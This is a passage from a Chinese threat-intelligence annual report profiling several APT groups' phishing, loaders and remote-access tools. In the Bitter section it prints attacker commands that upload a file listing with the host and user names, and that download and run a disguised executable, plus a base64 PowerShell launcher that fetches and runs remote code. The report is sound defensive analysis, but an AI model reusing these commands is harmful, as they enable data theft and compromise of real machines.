
关键词：鱼叉邮件、外包组织

APT-Q-41 在今年呈现出较强的外包特征，在四月份之后该团伙舍弃了之前钓鱼架构中常用的 netlify.app、000webhostapp.com 等动态域名作为基础设施，开始在附件中使用新型钓鱼框架。新老架构改变的契机是在该团伙针对某非洲国家驻华大使馆的期间，使用老钓鱼架构获取账户密码后开始向大量的 live.com 邮箱账户投递 SHTML 诱饵，SHTML 的内容为仿冒的 Outlook 登录页面。




▲ 图 1.16 SHTML 附件仿冒 Outlook 登录页面

随后我们在十月份又观察到该团伙针对我国科技领域的钓鱼活动。



▲ 图 1.17 鱼叉邮件

SHTML打开后的内容如下：




▲ 图 1.18 SHTML 诱饵仿冒的钓鱼页面

SHTML最终会将受害目标输入的账号密码上传到第三方表单网站中，后续我们扩线的时候发现大量同源的SHTML，大部分都是在出于经济动机的钓鱼活动中使用。这与我们去年在年报中对该团伙的定位相吻合，即以流动外包人员为主的定向性攻击团伙。APT-Q-41可能在今年更换了实施攻击任务的承包商或者外包人员，从而导致技战术发生改变。

（五） APT-Q-36（摩诃草）

关键词：鱼叉邮件、气象、高校

摩诃草（Patchwork）组织 2023 年仍在孜孜不倦的通过鱼叉邮件投递 LNK 诱饵，并使用多种语言 (C++、rust、dotnet) 编写 Loader 去加载 BADNEWS 以实现免杀的效果。除了 BADNEWS 外该组织还会使用 Warzone Rat、Havoc、Silver、NorthstarC2 等远控木马，在最近的攻击活动中，我们观察到摩诃草控制的 NorthstarStager 下发了使用相同 Loader 的 Quasar 远控木马。



▲ 图 1.19 NorthstarC2 项目在 github 上的截图

我们推测攻击者在同一台受害机器上使用多种远控的原因可能是为了给其他攻击人员一个操作空间，加快“工作”效率。

在钓鱼网站方面，摩诃草在今年使用了两套钓鱼框架，其中一套我们已经在2023年中报告中披露，而另一套钓鱼框架与之前披露过的魔罗杪组织钓鱼框架非常相似，我们推测魔罗杪组织的相关人员或者源代码与摩诃草组织进行了合并。

基于奇安信大数据平台关联，我们捕获到了摩诃草针对俄罗斯地区的攻击活动，该组织针对俄罗斯地区投递的LNK功能与针对国内的类似，都是从远程服务器执行Payload和PDF诱饵文件。

ФЕДЕРАЛЬНАЯ СЛУЖБА БЕЗОПАСНОСТИ РОССИЙСКОЙ ФЕДЕРАЦИИ
(ФСБ России)

ДЕПАРТАМЕНТ ВОЕННОЙ КОНТРРАЗВЕДКИ ФСБ РОССИИ

«1» ноября 2023 г., № 153/ОМ/2023
г. Москва

Руководителям образовательных организаций высшего образования

ФСБ России выявила многочисленные попытки заграничных спецслужб вступить в контакт с гражданами Российской Федерации, имеющими доступ к данным с ограниченным доступом.

По нашей информации, вы были идентифицированы как цель повышенного интереса со стороны недружественных государств. В связи с этим, ФСБ России рекомендует максимально осторожно использовать сеть Интернет и средства связи. Подробно докладывайте о всех сомнительных контактах с подозрительными иностранными гражданами.

▲ 图 1.20 PDF 诱饵

Payload的内容为Powershell加载器，内存加载一段Shellcode，Shellcode经过环境判断后内存加载Silver后门，该活动与摩诃草的关联点在于攻击者在相同时间段将针对国内攻击的域名和针对俄罗斯的域名解析到了同一个IP上。这从侧面说明目前APT攻击的现状，即同一个组织在针对不同地区的攻击活动中使用的技战术完全不同，这种做法的目的是彻底遏制本土安全厂商根据其他地区友商发布的报告在本土终端上进行扩线从而发现新活动的可能性，同时也是对“前出狩猎”这一防御体系的深度对抗。

（六） APT-Q-37（蔓灵花）

关键词：鱼叉邮件、军工、航天

在 2023 年下半年，蔓灵花（Bitter）对缅北发生的内战有着浓厚的兴趣，入侵了缅甸驻华使馆并收集相关情报，同时也改进了 CHM 样本后续的执行链，计划任务的内容从下发 MSI 并执行改为执行 CMD 命令。攻击者执行的 CMD 命令如下：

CMD
dir "%public%\Documents" > %public%\music\logs.lgo & curl -X POST -F "file=@C:\users\public\music\logs.lgo" ht^tp^s://XXXX.co^m/ank.php?ka=%computername%__%username%
curl -o %public%\Documents\svchost2.png https://XXXX.com/mwvcis.png
copy %public%\Documents\svchost2.png %public%\Documents\svchost2.exe
start %public%\Documents\svchost2.exe

▲ 表 1.21 蔓灵花组织 CMD 命令

后续下发的Payload与之前我们报告披露的基本一致，在此期间我们观察到攻击者为实现免杀而下发了一个非常简单的Powershell启动器插件，用来继续创建第二阶段的计划任务。


```
5
6   memset(&StartupInfo.cb + 1, 0, 100);
7   StartupInfo.cb = 104;
8   memset(&ProcessInformation, 0, sizeof(ProcessInformation));
9   if ( !CreateProcessA(
10          0i64,
11          (LPSTR)"cmd.exe /C powershell -e cwBjAGgAdABhAHMAawBzACAALwBjAHIAZQBhAHQAZQAgAC8AdABuACAAVwBpAG4AZABvAHcAcwBVAH"
12                 "AAZABhAHQAZQAgAC8AZgAgAC8AcwBjACAAbQBpAG4AdQB0AGUAIAAvAG0AbwAgADIAMAAgAC8AdAByACAAIgBwAG8AdwBlAHIAcwBoA"
13                 "GUAbABsACAALQB3ACAAMQAgAC0AYwAgAGMAdQByAGwAIAAtAG8AIAAlAFAAcgBvAGcAcgBhAG0ARABhAHQAYQAlAFwAawAuAGoAcABn"
14                 "ACAAaAB0AHQAcAA6AC8ALwBrAGEAYQB0AHMAbwBuAGwAaQBuAGUAcwB1AHAAcABvAHIAdAAuAGMAbwBtAC8AaQBwAG4AZAAuAHAAaAB"
15                 "wAD8AaQBkAD0AJQBDAE8ATQBQAFUAVABFAFIATgBBAE0ARQAlADsAdABpAG0AZQBvAHUAdAAgADkAOwBtAG8AcgBlACAAJQBQAHIAbw"
16                 "BnAHIAYQBtAEQAYQB0AGEAJQBcAGsALgBqAHAAZwB8AHAAbwB3AGUAcgBzAGgAZQBsAGwAOwB0AGkAbQBlAG8AdQB0ACAAOQA7AGQAZ"
17                 "QBsACAAJQBQAHIAbwBnAHIAYQBtAEQAYQB0AGEAJQBcAGsALgBqAHAAZwAiAA==",
18          0i64,
19          0i64,
20          0,
21          0x8000000u,
22          0i64,
23          0i64,
24          &StartupInfo,
25          &ProcessInformation) )
26    return 1;
27  WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
28  CloseHandle(ProcessInformation.hProcess);
29  CloseHandle(ProcessInformation.hThread);
30  return 0;
31 }
```

▲ 图 1.22 Powershell 启动器

（七）APT-Q-77


关键词：芯片、能源

APT-Q-77[312] 在下半年发起了一波针对网络边界设备的攻击活动，此后开始将目标转向芯片领域，攻击入口和内网横向移动手法并没有发生太大的变化，使用了新的隧道工具 Chisel。



▲ 图 1.23 Chisel 工具

我们首次捕获到该团伙使用的文件信息收集插件，攻击者使用该插件的时间在初始载荷Cobalt Strike建立连接之后，内存加载RUST特马之前，使用CS将该插件注入到系统进程中。APT-Q-77采用了与APT37相同的思路，即插件的功能仅收集感兴趣的文件列表以及对应的路径和时间，并不传输文件内容。攻击者关注以下类型的文件。



▲ 图 1.24 收集特定后缀的文件列表

文件信息收集完成后进行AES加密并上传到C2服务器。攻击者的操作环境中应该有一个用于解析该列表的文件查看器以方便攻击者快速定位感兴趣的文件，我们推测后续内存加载RUST特马的主要用途可能就是上传指定的文件内容，由于插件和后续的特马都只会出现在系统进程的内存中，很难进行发现和检测，这也导致国内友商发布有关该团伙的报告中只能看到CS木马的样本分析，而没有后续的技战术操作。

在针对能源行业的攻击活动中，APT-Q-77展现出对我国在境外能源布局的浓厚兴趣，重点关注中亚、北亚以及东南亚特定国家的能源项目，我们在此提醒各能源单位要保障境外外派人员的人身安全。

基于奇安信遥测数据，我们捕获到了APT-Q-77针对中国某地区的攻击活动，疑似向目标机构投递LNK诱饵，紧接着我们就在VT上观测到该地区上传了RUST特马，除此之外还发现APT-Q-77针对印度地区进行了类似的攻击活动。


利用制裁嚇阻[redacted]有挑戰 CSIS 專家建議這麼做擴大威懾效用

隨著俄羅斯全面揮軍入侵烏克蘭，美國政策制定者尋求擴大嚇阻[redacted]的工具，包括祭出制裁的威脅和實施。美國戰略暨國際研究中心經濟專案高級研究員迪皮波和中國研究主任白明撰文強調，若[redacted]深信制裁是美國會進一步採取軍事行動的開始，才可能有效嚇[redacted]。

▲ 图 1.25 LNK 释放的 Word 诱饵

（八） APT-Q-78

关键词：自然资源、安防设备


APT-Q-78[313] 一直以来对我国国土自然资源和地质数据有着非常浓厚的兴趣，该团伙善于使用 Web 层面的 0day/Nday 漏洞作为攻击入口，在踩点阶段 APT-Q-78 会挂着 SoftEther VPN 使用 sqlmap 对目标站点进行扫描，该团伙有多种手段实现对目标的远程控制，例如云盘 API 木马、WordPress 跳板木马、Anydesk 等，而第二阶段的木马一般都会带有 VMP 壳用来对抗逆向分析。

我们有中等程度的信心认为 APT-Q-78 运营着少量的 SmokeLoader 用于其他场景的攻击活动。

（九）Storm-0978

关键词：通信、医疗、金融、电感元器件

奇安信威胁情报中心在2023年下半年公开披露了Operation HideBear活动，并将该活动与Storm-0978[314]相关联，在报告中我们回顾了从2020年至今该团伙针对我国医疗、金融和电感元器件等行业的定向攻击活动，其攻击手法主要依托于定向的鱼叉邮件诱导用户访问并下载仿冒页面中带有合法签名的恶意安装包。该团伙非常善于利用LOLBins技术规避杀软检测，并使用llvm、VMP、themida等技术保护其手动投递的白加黑组件。




▲ 图 1.26 Storm-0978 使用的仿冒网站

在后续深入跟踪该团伙的过程中我们发现了一个技术含量非常高的样本，攻击者实现了一套完整的代码注入方案，能够绕过主流杀软的HOOK和内存检测，这意味着攻击者内部至少存在一个精通Windows内核的研究人员，并且能熟练编写恶意代码和掌握EDR杀软的监控原理，这在众多以Loader为生的APT组织中是比较少见的存在，我们会在2024年发布有关该样本的详细分析报告。

（十）APT-Q-12（伪猎者）


关键词：0day、鱼叉邮件

在 2022 年末时，我们曾在 Operation Dragon Dance 一文中探讨过基于 CEF 框架开发的国产软件的安全隐患，紧接着在 2023 年初我们就发现 APT-Q-12 针对某邮件客户端使用了 0day 漏洞，利用流程如下：



▲ 图 1.27 APT-Q-12 年初的 0day 利用链

2023年中时，使用了第二个0day，利用流程如下：




▲ 图 1.28 APT-Q-12 年中的 0day 利用链

攻击者挖掘国产软件漏洞的思路与奇安信威胁情报中心之前公开披露的Operation ShadowTiger虎木槿（APT-Q-11）组织的活动非常相似，并且在后续跟踪过程中发现APT-Q-11与APT-Q-12共用了一套钓鱼框架，同时APT-Q-12还有多套非常隐蔽的邮件探针技术，用来刺探目标单位和个人使用的邮件客户端版本。

（十一）APT-Q-14（旺刺）

关键词：鱼叉邮件

旺刺在今年仍然使用 ClickOnce 的技术针对国内进行钓鱼活动，触发时浏览器会弹出 tab 询问是否要打开远程 Application 文件。



▲ 图 1.29 APT-Q-14 组织使用 ClickOnce 技术

之后会下载初始载荷并进行持久化操作。

```
    <assemblyIdentity name="ClickOnce" version="0.0.1.0" language="neutral"
processorArchitecture="x86" />↓
    <commandLine file="clickonce.exe" parameters="" />↓
  </entryPoint>↓
  <trustInfo>↓
   <security>↓
    <applicationRequestMinimum>↓
     <PermissionSet Unrestricted="true" ID="Custom" SameSite="site" />↓
     <defaultAssemblyRequest permissionSetReference="Custom" />↓
    </applicationRequestMinimum>↓
    <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">↓
     <!--↓
      UAC 매니페스트 옵션↓
      Windows 사용자 계정 컨트롤 수준을 변경하려면 ↓
      requestedExecutionLevel 노드를 다음 중 하나로 바꾸십시오.↓
↓
     <requestedExecutionLevel  level="asInvoker" uiAccess="false" />↓
     <requestedExecutionLevel  level="requireAdministrator" uiAccess="false" />↓
     <requestedExecutionLevel  level="highestAvailable" uiAccess="false" />↓
↓
      이전 버전과의 호환성을 위해 파일 및 레지스트리 가상화를 사용하려면 ↓
      requestedExecutionLevel 노드를 삭제하십시오.↓
    -->↓
     <requestedExecutionLevel level="asInvoker" uiAccess="false" />↓
```

▲ 图 1.30 APT-Q-14 组织通过 ClickOnce 技术下发初始载荷

最终启动全新的Golang特马，指令功能如下：

指令	功能
time	修改 C2 心跳间隔
ldll	加载指定的 DLL
lmem	加载指定的文件
rtel	重新连接 C2 的其他端口
uweb	遍历指定目录下的文件内容并上传到 C2 服务器
sayo	自我销毁

▲ 表 1.31 APT-Q-14 组织 Golang 特马指令

